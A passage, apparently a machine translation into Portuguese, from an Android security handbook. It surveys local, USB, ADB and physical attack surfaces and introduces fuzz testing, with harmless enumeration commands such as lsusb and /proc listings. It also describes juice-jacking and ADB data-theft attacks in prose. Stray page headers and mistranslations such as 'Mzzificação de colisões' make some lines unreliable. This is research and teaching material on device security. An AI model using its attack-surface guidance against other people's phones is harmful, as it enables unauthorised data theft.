Os soquetes representam uma superfície de ataque local significativa devido à capacidade de comunicação com processos privilegiados. O código do espaço do kernel que implementa vários tipos de soquetes pode permitir o aumento de privilégios. Os serviços e aplicativos no espaço do usuário que expõem os pontos de extremidade do soquete também podem permitir o aumento de privilégios. Essas superfícies de ataque representam um local interessante para procurar problemas de segurança. Ao localizar o código, você pode examinar mais de perto a superfície de ataque e iniciar sua jornada rumo a superfícies de ataque mais profundas.

Fichário

O driver Binder, bem como o software que depende dele, apresenta uma superfície de ataque que é exclusiva do Android. Conforme discutido anteriormente no Capítulo 2 e aprofundado no Capítulo 4, o driver Binder é a base das Intents usadas para a comunicação entre os componentes do Android no nível do aplicativo. O driver em si é implementado no espaço do kernel e expõe uma superfície de ataque por meio do dispositivo de caracteres `/dev/binder`. Em seguida, os aplicativos Dalvik se comunicam entre si por meio de vários níveis de abstração construídos sobre ele. Embora o envio de Intents

Embora não haja suporte para o uso de aplicativos nativos, é possível implementar um serviço em código nativo diretamente sobre o Binder. Como o Binder pode ser usado de várias maneiras, a pesquisa de superfícies de ataque mais profundas pode, em última análise, levar ao aumento de privilégios.

Memória compartilhada

Embora os dispositivos Android não usem a memória compartilhada POSIX tradicional, eles contêm vários recursos de memória compartilhada. Como acontece com muitas coisas no Android, o fato de um determinado recurso ser suportado varia de um dispositivo para outro. Conforme apresentado no Capítulo 2, o Android implementa um mecanismo de memória compartilhada personalizado chamado Memória Compartilhada Anônima, ou *ashmem*, para abreviar. Você pode descobrir quais processos estão se comunicando usando ashmem observando os descritores de arquivos abertos no sistema de arquivos /proc:

```
root@mako:/data/local/tmp # ./busybox ls -ld /proc/[0-9]*/fd/* | \ grep
/dev/ashmem | ./busybox awk -F/ '{print $3}' | ./busybox sort -u [...]
176
31897
31915
596
686
856
```

Além do ashmem, outros recursos de memória compartilhada - por exemplo, o pmem do Google, o NvMap da Nvidia e o ION - existem apenas em um subconjunto de dispositivos Android. Independentemente de qual recurso seja usado, qualquer memória compartilhada usada para IPC representa uma superfície de ataque potencialmente interessante.

Interface de banda base

Os smartphones Android contêm um segundo sistema operacional conhecido como *banda base*. Em alguns dispositivos, a banda base é executada em uma unidade de processamento central (CPU) física totalmente separada. Em outros, ela é executada em um ambiente isolado em um núcleo de CPU dedicado. Em qualquer situação, o sistema operacional Android deve ser capaz de se comunicar com a banda base para fazer e receber chamadas, mensagens de texto, dados móveis e outras comunicações que atravessam a rede móvel. O endpoint exposto, que varia de um dispositivo para outro, é considerado uma superfície de ataque da própria banda base. O acesso a esse endpoint geralmente requer privilégios elevados, como o usuário ou o grupo de rádio. É possível determinar exatamente como a banda base é exposta observando o processo *rild*. Mais informações sobre a pilha de telefonia do Android, que abstrai o acesso à interface de banda base, são apresentadas no Capítulo 11.

Ataque aos serviços de suporte de hardware

A maioria dos dispositivos Android contém uma infinidade de dispositivos periféricos. Os exemplos incluem transceptores de GPS, sensores de luz ambiente e giroscópios. A estrutura do Android expõe uma API de alto nível para acessar as informações fornecidas por esses periféricos aos aplicativos Android. Essas APIs representam uma superfície de ataque interessante porque os dados passados a elas podem ser processados por serviços privilegiados ou até mesmo pelo próprio periférico. A arquitetura exata de um determinado periférico varia de um dispositivo para outro. Devido às camadas entre a API e os periféricos, a superfície de ataque da API exposta serve como um excelente exemplo de como superfícies de ataque mais profundas estão sob outras mais superficiais. Um exame mais detalhado desse conjunto de superfícies de ataque está além do escopo deste livro.

Superfícies de ataque físico

Diz-se que os ataques que exigem o contato físico com um dispositivo estão dentro da superfície de ataque físico. Isso contrasta com a adjacência física, em que o invasor só precisa estar a uma certa distância do alvo. Atacar um dispositivo móvel usando acesso físico pode parecer menos exótico e mais fácil do que outros ataques. De fato, a maioria considera os ataques físicos como impossíveis de se defender. Consequentemente, você pode se sentir compelido a classificar esses ataques como de baixa gravidade. Entretanto, esses ataques podem ter implicações muito sérias, especialmente se puderem ser executados em curtos períodos de tempo ou sem que a vítima saiba.

Nos últimos anos, os pesquisadores descobriram vários ataques reais que tiram proveito da superfície de ataque físico. Muitos dos primeiros jailbreaks para dispositivos iOS exigiam uma conexão USB (Universal Serial Bus) com o dispositivo. Além disso, os examinadores forenses dependem muito da superfície de ataque físico para recuperar dados ou obter acesso clandestino a um telefone. No início de 2013, os pesquisadores publicaram um relatório detalhando como descobriram estações públicas de carregamento de telefones que estavam lançando ataques contra dispositivos selecionados para instalar malware. Depois de instalado, o malware tentava atacar computadores host quando os dispositivos móveis infectados estavam conectados a eles. Esses são apenas alguns dos muitos exemplos de como os ataques contra a superfície de ataque físico podem ser mais sérios do que você poderia supor inicialmente. Os ataques físicos não são tão artificiais quanto você poderia ter pensado!

Para classificar melhor essa categoria, consideramos vários critérios. Primeiro, decidimos se é aceitável desmontar o dispositivo alvo. Desmontar um dispositivo não é desejável, pois há o risco de causar danos. Ainda assim, ataques dessa natureza podem ser poderosos e não devem ser descartados. Em seguida, examinamos as possibilidades que não exigem a desmontagem do dispositivo. Esses vetores de ataque incluem qualquer acesso a periféricos, como portas USB e mídia de armazenamento expansível

(geralmente microSD). O restante desta seção discute esses vetores de ataque e as superfícies de ataque abaixo deles.

Dispositivos de desmontagem

A desmontagem de um dispositivo alvo permite ataques contra o próprio hardware que o alimenta. Muitos fabricantes presumem que a natureza esotérica do hardware de computador e da engenharia elétrica é suficiente para proteger um dispositivo. Como a sondagem da superfície de ataque exposta pela desmontagem de um dispositivo Android exige habilidades específicas e/ou hardware especializado, os fabricantes geralmente não protegem o hardware adequadamente. Portanto, é muito vantajoso conhecer parte da superfície de ataque físico exposta pelo simples fato de abrir muitos dispositivos. A abertura de um dispositivo de hardware geralmente revela:

- Portas seriais expostas, que permitem receber mensagens de depuração ou, em alguns casos, fornecer acesso de shell ao dispositivo
- Portas de depuração JTAG expostas, que permitem a depuração, o flash ou o acesso ao firmware de um dispositivo

No caso raro de um invasor não encontrar essas interfaces comuns, outros ataques ainda são possíveis. Um ataque muito prático e real é remover fisicamente a memória flash ou a CPU principal (que geralmente contém flash interno). Uma vez removido, um invasor pode ler facilmente o carregador de inicialização, a configuração de inicialização e o sistema de arquivos flash completo do dispositivo. Esses são apenas alguns dos ataques que podem ser executados quando um invasor tem a posse de um dispositivo.

Felizmente para você, este livro não se limita a mencionar essas coisas de forma geral, como muitos outros livros fazem. Em vez disso, este livro demonstra como empregamos essas técnicas no Capítulo 13. Não vamos nos aprofundar muito mais nesses ataques físicos neste capítulo.

USB

O USB é a interface com fio padrão para os dispositivos Android interagirem com outros dispositivos. Embora os iPhones tenham conectores proprietários da Apple, a maioria dos dispositivos Android tem portas micro USB padrão. Como a principal interface com fio, o USB expõe vários tipos diferentes de funcionalidade que se relacionam diretamente com a versatilidade dos dispositivos Android.

Grande parte dessa funcionalidade depende de o dispositivo estar em um modo específico ou ter determinadas definições ativadas na configuração do dispositivo. Os modos comumente suportados incluem ADB, fastboot, modo de download, armazenamento em massa, dispositivo de mídia e tethering. Nem todos os dispositivos são compatíveis com todos os modos. Alguns dispositivos ativam alguns modos, como o armazenamento em massa ou o modo MTP (Media Transfer Protocol), ao

padrão. Outros modos USB, como o fastboot e o modo de download, dependem da manutenção de determinadas combinações de teclas na inicialização. Além disso, alguns dispositivos têm um menu que permite selecionar o modo de entrada depois que o dispositivo USB é conectado. A Figura 5-7 mostra o menu de tipo de conexão USB de um HTC One V.



Figura 5-7: Menu do modo USB do HTC One V

As superfícies de ataque exatas expostas dependem do modo em que o dispositivo está ou de quais recursos estão ativados. Para todos os modos, os drivers no gerenciador de inicialização ou no kernel do Linux oferecem suporte ao hardware USB. Além desses drivers, outros softwares lidam com a comunicação usando os protocolos específicos de cada tipo de funcionalidade. Antes do Android 4.0, muitos dispositivos usavam o modo de armazenamento em massa por padrão. Dito isso, alguns dispositivos exigem a ativação explícita do modo de armazenamento em massa clicando em um botão na tela. O Android 4.x e posteriores removeram totalmente o suporte ao modo de armazenamento em massa. Ele era complicado e exigia a desmontagem da partição /sdcard do dispositivo enquanto a máquina host o acessava. Em vez disso, os dispositivos posteriores usam o modo MTP por padrão.

Enumeração de superfícies de ataque USB

Na literatura, um dispositivo USB é geralmente chamado de *função*. Ou seja, é um dispositivo que fornece alguma funcionalidade adicional ao sistema. Na realidade, um único dispositivo USB

O dispositivo USB pode ter muitas funções diferentes. Cada dispositivo USB tem uma ou mais *configurações*, que, por sua vez, têm pelo menos uma *interface*. Uma interface especifica o conjunto de *pontos de extremidade* que representam os meios de comunicação com uma função específica. Os dados fluem de ou para um ponto final somente em uma direção. Se a função de um dispositivo exigir comunicações bidirecionais, ele definirá pelo menos dois pontos de extremidade.

Ferramentas como `lsusb` e a biblioteca `libusb` nos permitem enumerar ainda mais a superfície de ataque exposta por um dispositivo USB do host ao qual ele está conectado. A ferramenta `lsusb` é capaz de exibir informações detalhadas sobre as interfaces e os pontos de extremidade suportados por um dispositivo. O trecho a seguir mostra a interface e os pontos finais do ADB em um HTC One X+:

```
dev:~# lsusb -v -d 0bb4:0dfc
Barramento 001 Dispositivo 067: ID 0bb4:0dfc High Tech
Computer Corp. Descritor de dispositivo:
[...]
idVendor0x0bb4      High Tech Computer Corp.
idProduct           0x0dfc
bcdDevice           2.32
iFabricante2 HTC
Telefone Android     iProduct3 [ ]
bNumConfigurations 1
Descriptor de configuração:
[...]
bNumInterfaces       3
[...]
Descriptor de
interface: [ ]
bNumEndpoints        2
bInterfaceClass255 Classe
específica do fornecedor bInterfaceSubClass
66
bInterfaceProtocol  1
iInterface           0
Descriptor de ponto de extremidade:
bComprimento         7
bDescriptorType       5
bEndpointAddress     0x83 EP 3 IN
bmAtributos          2
    Tipo de          A granel
    transferência
[...]                Nenhum
    Tipo de
    sincronização
    Tipo de uso       Dados

Descriptor do ponto de
extremidade: bLength      7
bDescriptorType          5
```

```

bEndpointAddress
$0x03 EP 3 OUT bmAttributes
    2
    Tipo de transferência      Em massa
    Tipo de sincronização     Nenhum
    Tipo de uso                 Dados
[...]

```

Em seguida, você pode se comunicar com endpoints individuais com o libusb, que também tem associações para várias linguagens de alto nível, como Python e Ruby.

Os dispositivos Android suportam várias funções simultaneamente em uma única porta USB. Esse suporte é chamado de Gadget Composto Multifuncional e o software por trás dele é chamado de Gadget Framework. Em um dispositivo, geralmente é possível encontrar mais informações sobre os modos USB compatíveis nos arquivos de configuração de inicialização. Por exemplo, o Nexus 4 tem um arquivo chamado `/init.mako.usb.rc` que detalha todas as combinações de modo possíveis, juntamente com seus IDs de fornecedor e produto associados. A seguir, a entrada para o modo padrão:

```

na propriedade:sys.usb.config=mtp
stop adbd
write /sys/class/android_usb/android0/enable 0 write
/sys/class/android_usb/android0/idVendor 18D1
write /sys/class/android_usb/android0/idProduct 4EE1 write
/sys/class/android_usb/android0/bDeviceClass 0
write /sys/class/android_usb/android0/bDeviceSubClass 0
write /sys/class/android_usb/android0/bDeviceProtocol 0
write /sys/class/android_usb/android0/functions mtp write
/sys/class/android_usb/android0/enable 1
setprop sys.usb.state ${sys.usb.config}

```

O trecho anterior informa ao `init` como reagir quando alguém define a propriedade `sys.usb.config` como `mtp`. Além de interromper o daemon ADB, o `init` também reconfigura o Gadget Framework por meio de `/sys/class/android_usb`.

Além disso, você pode encontrar informações sobre como a estrutura do Android gerencia dispositivos USB no repositório AOSP. O trecho a seguir mostra os vários modos que o Android suporta dentro do projeto de `estruturas/base`:

```

dev:~/android/source/frameworks/base$ git grep USB_FUNCTION_
core/java/android/hardware/usb/UsbManager.java:57:           * <li> {@link
#USB_FUNCTION_MASS_STORAGE} boolean extra indicando se o
core/java/android/hardware/usb/UsbManager.java:59:           * <li> {@link
#USB_FUNCTION_ADB} boolean extra indicando se o
core/java/android/hardware/usb/UsbManager.java:61:           * <li> {@link
#USB_FUNCTION_RNDIS} boolean extra indicando se o
core/java/android/hardware/usb/UsbManager.java:63:           * <li> {@link
#USB_FUNCTION_MTP} boolean extra indicando se o
core/java/android/hardware/usb/UsbManager.java:65:           * <li> {@link
#USB_FUNCTION_PTP} boolean extra que indica se o
core/java/android/hardware/usb/UsbManager.java:67:           * <li> {@link

```

```
#USB_FUNCTION_PTP} booleano extra que indica se o  
core/java/android/hardware/usb/UsbManager.java:69:           * <li> {@link  
#USB_FUNCTION_AUDIO_SOURCE} booleano extra que indica se o
```

Aprofundar o conjunto de superfícies de ataque expostas pelo USB depende da funcionalidade e dos protocolos precisos suportados pelas várias interfaces. Fazer isso está além do escopo deste capítulo, mas o Capítulo 6 examina mais de perto uma dessas interfaces: Media Transfer Protocol (MTP).

ADB

Os dispositivos Android usados para desenvolvimento geralmente têm a depuração USB ativada. Isso inicia o daemon ADB, que permite a execução de comandos com privilégios especiais em um dispositivo Android. Em muitos dispositivos, especialmente nos que executam versões do Android anteriores à 4.2.2, não é necessária nenhuma autenticação para acessar o shell do ADB. Além disso, o T-Mobile HTC One com a versão de software 1.27.531.11 expôs o ADB sem autenticação por padrão e não permitiu desativá-lo. Como você pode imaginar, esse tipo de acesso a um dispositivo facilita a realização de alguns ataques muito interessantes.

Pesquisadores como Kyle Osborn, Robert Rowley e Michael Müller demonstraram vários ataques diferentes que aproveitaram o acesso do ADB a um dispositivo. Robert Rowley apresentou ataques do tipo "Juice Jacking" em várias conferências. Nesses ataques, um invasor cria uma estação de recarga que pode baixar sub-repticiamente os dados da vítima ou instalar software mal-intencionado em seu dispositivo. Embora o quiosque de Rowley tenha apenas instruído o público sobre essas ameaças, um agente mal-intencionado pode não ser tão gentil. Kyle Osborn e, posteriormente, Michael Müller, criaram ferramentas para baixar os dados da vítima usando o ADB. A ferramenta de Kyle Osborn foi projetada especificamente para ser executada no dispositivo Android do invasor para permitir o que é conhecido como ataque "drive-by físico". Nesse ataque, o invasor conecta seu dispositivo ao dispositivo da vítima quando esta o deixa sem supervisão. O roubo dos dados mais confidenciais em um dispositivo leva apenas alguns instantes e torna esse ataque surpreendentemente eficaz. Felizmente, as versões posteriores do Android adicionaram a autenticação por padrão para o ADB. Isso reduz efetivamente esses tipos de ataques, mas não elimina totalmente a superfície de ataque do ADB.

Outras superfícies de ataque físico

Embora o USB seja a superfície de ataque físico mais onipresente exposta nos dispositivos Android, ele não é a única. Outras superfícies de ataque físico incluem cartões SIM (para smartphones), cartões SD (para dispositivos que suportam armazenamento expansível), HDMI (para dispositivos com essas portas), pontos de teste expostos, conectores de encaixe e assim por diante. O Android contém suporte para todas essas interfaces por meio de vários tipos de software, desde drivers de kernel até APIs do Android Framework. Explorando

As superfícies de ataque sob essas interfaces estão além do escopo deste capítulo e são deixadas como um exercício para o leitor interessado.

Modificações de terceiros

Conforme discutido no Capítulo 1, várias partes envolvidas na criação de dispositivos Android modificam várias partes do sistema. Em particular, os OEMs tendem a fazer alterações extensas como parte de seu processo de integração. As alterações feitas pelos OEMs não se limitam a uma única área, mas tendem a se espalhar por toda parte. Por exemplo, muitos OEMs agrupam aplicativos específicos em suas compilações, como ferramentas de produtividade. Muitos até implementam recursos próprios dentro da estrutura do Android, que são usados em outras partes do sistema. Todas essas modificações de terceiros podem aumentar a superfície de ataque de um determinado dispositivo, e muitas vezes o fazem.

Determinar a extensão total e a natureza dessas alterações é um processo difícil e principalmente manual. O processo geral envolve a comparação de um dispositivo ativo com um dispositivo Nexus. Conforme mencionado anteriormente no Capítulo 2, a maioria dos dispositivos hospeda muitos processos em execução que não existem no Android básico. A comparação da saída do comando `ps` e do conteúdo do sistema de arquivos entre os dois dispositivos mostrará muitas das diferenças. Os arquivos de configuração de inicialização também são úteis aqui. O exame das alterações na própria estrutura do Android exigirá ferramentas especializadas para lidar com o código Dalvik. Quando as diferenças são localizadas, descobrir a superfície de ataque adicional que esse software introduz é uma tarefa e tanto, geralmente exigindo muitas horas de engenharia reversa e análise.

Resumo

Este capítulo explorou todas as várias maneiras pelas quais os dispositivos Android podem ser atacados. Ele discutiu como as diferentes propriedades dos vetores de ataque e superfícies de ataque aplicáveis ajudam a priorizar os esforços de pesquisa.

Ao dividir as superfícies de ataque do Android em quatro categorias de alto nível com base nas complexidades de acesso, este capítulo se aprofundou nas superfícies de ataque subjacentes. Ele abordou como os diferentes tipos de adjacência podem influenciar os tipos de ataques possíveis.

Este capítulo também discutiu ataques conhecidos e apresentou ferramentas e técnicas que você pode usar para explorar melhor a superfície de ataque do Android. Em particular, você aprendeu a identificar pontos de extremidade expostos, como serviços de rede, recursos locais de IPC e interfaces USB em um dispositivo Android.

Devido ao tamanho da base de código do Android, é impossível examinar exaustivamente toda a superfície de ataque do Android neste capítulo. Por isso, nós

encorajamos você a aplicar e ampliar os métodos apresentados neste capítulo para explorar mais.

O próximo capítulo amplia os conceitos deste capítulo, explorando mais a fundo várias superfícies de ataque específicas. Ele mostra como você pode encontrar vulnerabilidades aplicando uma metodologia de teste conhecida como fuzzing.

Identificação de vulnerabilidades com o Fuzz Testes

O teste de fuzz, ou fuzzing, é um método para testar a validação de entrada do software, alimentando-o com entradas intencionalmente malformadas. Este capítulo discute o fuzzing em detalhes. Ele apresenta as origens do fuzzing e explica as nuances de várias tarefas associadas. Isso inclui a identificação do alvo, a criação de entradas, a automação do sistema e o monitoramento dos resultados. O capítulo apresenta as particularidades do fuzzing em dispositivos Android. Por fim, ele o conduz por três fuzzers testados durante a redação deste livro, cada um com suas próprias abordagens, desafios e considerações. Eles servem como exemplos de como é fácil encontrar bugs e vulnerabilidades de segurança com o fuzzing. Depois de ler este capítulo, você compreenderá o fuzzing o suficiente para aplicar a técnica para descobrir problemas de segurança ocultos no sistema operacional Android.

Histórico do Fuzzing

O teste de fuzz tem uma longa história e tem se mostrado eficaz para encontrar bugs. Ele foi originalmente desenvolvido pelo professor Barton Miller na Universidade de Wisconsin-Madison em 1988. Começou como um projeto de classe para testar vários utilitários do sistema UNIX em busca de falhas. No entanto, no campo moderno da segurança da informação, ele serve como uma maneira de os profissionais e desenvolvedores de segurança auditarem a validação de entrada do software. De fato, vários pesquisadores de segurança proeminentes têm

escreveram livros totalmente voltados para o assunto. Essa técnica simples levou à descoberta de vários bugs no passado, muitos dos quais são bugs de segurança.

A premissa básica do teste de fuzz é que você usa a automação para exercitar o maior número possível de caminhos de código. O processamento de um grande número de entradas variadas faz com que as condições de ramificação sejam avaliadas. Cada decisão pode levar à execução de um código que contenha um erro ou uma suposição inválida. O alcance de mais caminhos significa um maior probabilidade de descobrir bugs.

Há muitos motivos pelos quais o fuzzing é popular na comunidade de pesquisa de segurança. Talvez a propriedade mais atraente dos testes de fuzzificação seja sua natureza automatizada. Os pesquisadores podem desenvolver um fuzzer e mantê-lo em execução enquanto realizam várias outras tarefas, como auditoria ou engenharia reversa. Além disso, o desenvolvimento de um fuzzer simples exige um investimento mínimo de tempo, especialmente quando comparado à revisão manual de código binário ou de código-fonte. Existem várias estruturas de fuzzing que reduzem ainda mais o esforço necessário para começar. Além disso, o fuzzing encontra bugs que não são percebidos durante a revisão manual. Todos esses motivos indicam que o fuzzing continuará sendo útil a longo prazo.

Apesar de suas vantagens, o teste de fuzzificação tem suas desvantagens. Em especial, o fuzzing só encontra defeitos (bugs). A classificação de um problema como um problema de segurança requer uma análise mais aprofundada por parte do pesquisador e é abordada mais detalhadamente no Capítulo

7. Além da classificação, o fuzzing também tem limitações. Considere a fuzzing de uma entrada de 16 bytes, que é pequena em comparação com a maioria dos formatos de arquivo comuns. Como cada byte pode ter 255 valores possíveis, todo o conjunto de entrada consiste em $319.626.579.315 \times 078.487.616.775.634.918.212.890.625$ valores possíveis. Testar esse enorme conjunto de entradas possíveis é totalmente inviável com a tecnologia moderna. Por fim, alguns problemas podem escapar da detecção apesar de o código vulnerável estar sendo executado. Um exemplo disso é a corrupção de memória que ocorre dentro de um buffer sem importância. Apesar dessas desvantagens, o fuzzing continua sendo extremamente útil.

Em comparação com a comunidade de segurança da informação em geral, o fuzzing tem recebido relativamente pouca atenção no ecossistema Android. Embora várias pessoas tenham discutido abertamente o interesse em fazer fuzzing no Android, muito poucas falaram abertamente sobre seus esforços. Apenas alguns pesquisadores fizeram apresentações públicas sobre o assunto. Mesmo nessas apresentações, o fuzzing geralmente se concentrava apenas em uma única e limitada superfície de ataque. Além disso, nenhuma das estruturas de fuzzing existentes no momento em que este artigo foi escrito tratava diretamente do Android. No grande esquema das coisas, a vasta superfície de ataque exposta nos dispositivos Android parece não ter sido praticamente analisada.

Para fazer o fuzz com sucesso em um aplicativo de destino, quatro tarefas devem ser realizadas:

- Identificação de um alvo
- Geração de entradas
- Entrega de casos de teste

- **Mzzificação de colisões** 179

A primeira tarefa é identificar um alvo. As três tarefas restantes são altamente dependentes da primeira. Após a seleção de um alvo, você pode realizar a geração de entradas de várias maneiras, seja alterando entradas válidas ou produzindo entradas em sua totalidade. Em seguida, as entradas criadas devem ser entregues ao software alvo, dependendo do vetor de ataque e da superfície de ataque escolhidos. Por fim, o monitoramento de falhas é fundamental para identificar quando ocorre um comportamento incorreto. Discutiremos essas quatro tarefas em mais detalhes nas seções a seguir: "Identificação de um alvo", "Criação de entradas malformadas", "Processamento de entradas" e "Monitoramento de resultados".

Identificação de um alvo

A seleção de um alvo é a primeira etapa para a criação de um fuzzer eficaz. Embora uma escolha aleatória muitas vezes seja suficiente quando se tem pouco tempo, uma seleção cuidadosa envolve levar em conta muitas considerações diferentes. Algumas técnicas que influenciam a seleção do alvo incluem a análise da complexidade do programa, a facilidade de implementação, a experiência anterior do pesquisador, os vetores de ataque e as superfícies de ataque. Um programa familiar e complexo com uma superfície de ataque de fácil acesso é o alvo ideal para o fuzzing. Entretanto, o esforço extra para exercitar superfícies de ataque mais difíceis de alcançar pode encontrar bugs que, de outra forma, não seriam detectados. O nível de esforço investido na seleção de um alvo depende, em última análise, do pesquisador, mas, no mínimo, os vetores de ataque e a superfície de ataque devem ser considerados. Como a superfície de ataque do Android é muito grande, conforme discutido no Capítulo 5, há muitos alvos em potencial que podem ser testados por fuzzing.

Criação de entradas malformadas

A geração de entradas é a parte do processo de fuzzing que apresenta mais variações. Lembre-se de que explorar todo o conjunto de entradas, mesmo para apenas 16 bytes, é inviável. Os pesquisadores usam vários tipos diferentes de fuzzing para encontrar bugs em um espaço de entrada tão vasto. A classificação de um fuzzer se resume principalmente ao exame dos métodos usados para gerar entradas. Cada tipo de fuzzing tem seus próprios prós e contras e tende a produzir resultados diferentes. Além dos tipos de fuzzing, há duas abordagens distintas para gerar entradas.

O tipo mais popular de fuzzing é chamado de *dumb-fuzzing*. Nesse tipo de fuzzificação, as entradas são geradas sem preocupação com o conteúdo semântico da entrada. Isso oferece um tempo de desenvolvimento rápido porque não exige um entendimento profundo dos dados de entrada. No entanto, isso também significa que a análise de um bug descoberto exige mais esforço para entender a causa raiz. Essencialmente, grande parte dos custos de pesquisa é simplesmente adiada para depois que os possíveis problemas de segurança são encontrados. Ao gerar entradas para o *dumb-fuzzing*, os pesquisadores de segurança aplicam várias técnicas de *mutação* a entradas existentes e válidas. A mutação mais comum envolve a alteração de bytes aleatórios nos dados de

Capítulo 6 ■ Encontrando vulnerabilidades com o teste de fuzzificação valores aleatórios.

Surpreendentemente, o dumb-fuzzing baseado em mutação revelou um número extremamente grande de bugs. Não é de se surpreender que esse seja o tipo mais popular de fuzzing.

O *smart-fuzzing* é outro tipo popular de teste de fuzz. Como o próprio nome indica, o smart-fuzzing requer a aplicação de inteligência à geração de entrada. A quantidade de inteligência aplicada varia de caso para caso, mas entender o formato dos dados de entrada é fundamental. Embora exija um investimento inicial maior, o fuzzing inteligente se beneficia da intuição do pesquisador e do resultado da análise. Por exemplo, aprender a estrutura de código de um analisador pode melhorar imensamente a cobertura de código e, ao mesmo tempo, eliminar a passagem desnecessária por caminhos de código desinteressantes. Embora a mutação ainda possa ser usada, a fuzzing inteligente geralmente se baseia em métodos geradores nos quais as entradas são geradas inteiramente do zero, geralmente usando um programa personalizado ou uma gramática baseada no formato dos dados de entrada. Sem dúvida, um smart-fuzzer tem mais probabilidade de descobrir bugs de segurança do que um dumb-fuzzer, especialmente para alvos mais maduros que resistem a um dumb-fuzzer.

Embora existam dois tipos principais de fuzzing, nada impede o uso de uma abordagem híbrida. A combinação dessas duas abordagens tem o potencial de gerar entradas que não seriam geradas com nenhuma das abordagens isoladamente. Analisar uma entrada em estruturas de dados e, em seguida, alterá-la em diferentes camadas lógicas pode ser uma técnica poderosa. Um bom exemplo disso é a substituição de um ou vários nós HTML em uma árvore DOM por uma subárvore gerada. Uma abordagem híbrida usando analisadores permite limitar a fuzzing a campos ou áreas selecionadas manualmente dentro da entrada.

Independentemente do tipo de fuzzing, os pesquisadores usam uma variedade de técnicas para aumentar a eficácia ao gerar entradas. Um truque prioriza valores inteiros conhecidos por causar problemas, como grandes potências de dois. Outra técnica envolve concentrar os esforços de mutação nos dados de entrada que provavelmente causarão problemas e evitar os que não causam. A modificação dos dados de integridade da mensagem ou dos valores mágicos esperados em uma entrada permite uma cobertura de código superficial. Além disso, os valores de comprimento dependentes do contexto podem precisar ser ajustados para passar por verificações de sanidade no software de destino. Não levar em conta esses tipos de armadilhas significa desperdício de testes, o que, por sua vez, significa desperdício de recursos. Todos esses são aspectos que um desenvolvedor de fuzzer deve considerar ao gerar entradas para encontrar bugs de segurança.

Processamento de entradas

Depois de criar entradas malformadas, a próxima tarefa é processar suas entradas com o software de destino. Afinal de contas, não processar as entradas significa não exercitar o código de destino, e isso significa não encontrar bugs. O processamento de entradas é a base para a maior vantagem do fuzzing: a automação. O objetivo é simplesmente fornecer automaticamente e repetidamente entradas elaboradas para o software de destino.

Os métodos de entrega reais variam de acordo com o vetor de ataque que está

Capítulo 6 • Encontrando vulnerabilidades com o teste de

sendo **fuzzificação** fuzzing de um **serviço** baseado em soquete requer o envio de pacotes, o que pode exigir a configuração e a desmontagem da sessão. O fuzzing em um formato de arquivo requer a gravação do arquivo de entrada criado e a sua abertura. A busca por vulnerabilidades no lado do cliente pode até

exigem a automação de interações complexas do usuário, como a abertura de um e-mail. Esses são apenas alguns exemplos. Quase todas as comunicações que dependem de uma rede têm o potencial de expor vulnerabilidades. Existem muitos outros padrões de ataque, cada um com suas próprias considerações de processamento de entrada.

Assim como na geração de entradas, existem várias técnicas para aumentar a eficiência no processamento de entradas. Alguns fuzzers simulam totalmente um ataque, fornecendo cada entrada exatamente como um invasor faria. Outros processam entradas em níveis mais baixos na pilha de chamadas, o que proporciona um aumento significativo no desempenho. Alguns fuzzers têm como objetivo evitar a gravação em um armazenamento persistente lento, optando por permanecer apenas na memória. Essas técnicas podem aumentar muito as taxas de teste, mas têm um preço. O fuzzing em níveis mais baixos acrescenta suposições e pode gerar falsos positivos que não podem ser reproduzidos quando apresentados em uma simulação de ataque. Infelizmente, esses tipos de descobertas não são problemas de segurança e podem ser frustrantes de lidar.

Monitoramento de resultados

A quarta tarefa na realização de testes de fuzzificação eficazes é o monitoramento dos resultados dos testes. Sem ficar atento a comportamentos indesejáveis, é impossível saber se você descobriu um problema de segurança. Um único teste pode gerar uma variedade de resultados possíveis. Alguns desses resultados incluem processamento bem-sucedido, travamentos, falhas no programa ou no sistema ou até mesmo danos permanentes ao sistema de teste. Não prever e lidar adequadamente com o mau comportamento pode fazer com que o fuzzer pare de funcionar, tirando assim a capacidade de executá-lo sem a sua presença. Por fim, o registro e o relatório de estatísticas permitem determinar rapidamente o desempenho do fuzzer.

Assim como a criação e o processamento de entradas, há muitas opções diferentes de monitoramento disponíveis. Uma opção rápida e suja é apenas monitorar os arquivos de registro do sistema em busca de eventos não detectados. Os serviços geralmente param de responder ou fecham a conexão quando travam durante o fuzzing. Observar esses eventos é outra forma de monitorar os testes. Você pode usar um depurador para obter informações granulares, como valores de registro, quando ocorrerem falhas. Também é possível utilizar ferramentas de instrumentação, como o valgrind, para observar comportamentos ruins específicos. O hooking de API também é útil, especialmente quando se faz fuzzing em busca de vulnerabilidades que não sejam de corrupção de memória. Se tudo o mais falhar, você pode criar hardware e software personalizados para superar praticamente qualquer desafio de monitoramento.

Fuzzing no Android

O teste de fuzzing em dispositivos Android é muito parecido com o fuzzing em outros sistemas Linux. Os recursos conhecidos do UNIX - incluindo ptrace, pipes, sinais e outros conceitos padrão do POSIX - mostram-se úteis. Como o

Capítulo 6 ■ Encontrando vulnerabilidades com o teste de fuzzificaçãoacional lida [c185](#) o isolamento de processos, há relativamente pouco risco de que o fuzzing de um determinado

O programa de controle de acesso terá efeitos adversos no sistema como um todo. Esses recursos também oferecem oportunidades para criar fuzzers avançados com depuradores integrados e muito mais. Ainda assim, os dispositivos Android apresentam alguns desafios.

O fuzzing e os testes de software em geral são assuntos complexos. Há muitas peças em movimento, o que significa que há muitas oportunidades para as coisas darem errado. No Android, o nível de complexidade é aumentado por recursos que não estão presentes em sistemas Linux comuns. Os controles de hardware e software podem reinicializar o dispositivo. Além disso, a aplicação do princípio do menor privilégio pelo Android faz com que vários programas dependam uns dos outros. Fazer fuzzing em um programa do qual outros programas dependem pode causar o travamento de vários processos. Além disso, as dependências da funcionalidade implementada no hardware subjacente, como a decodificação de vídeo, podem causar o travamento do sistema ou o mau funcionamento dos programas. Quando essas situações surgem, elas geralmente causam a interrupção da fuzzing. Esses problemas devem ser levados em conta ao desenvolver um fuzzer robusto.

Além das várias complicações de continuidade que surgem, os dispositivos Android apresentam outro desafio: o desempenho. A maioria dos dispositivos que executam o Android é significativamente mais lenta do que as máquinas x86 tradicionais. O emulador fornecido no kit de desenvolvimento de software (SDK) do Android geralmente é mais lento do que os dispositivos físicos, mesmo quando executado em um host que usa hardware de primeira linha. Embora um fuzzer suficientemente robusto e automatizado funcione bem sem supervisão, a diminuição do desempenho limita a eficiência.

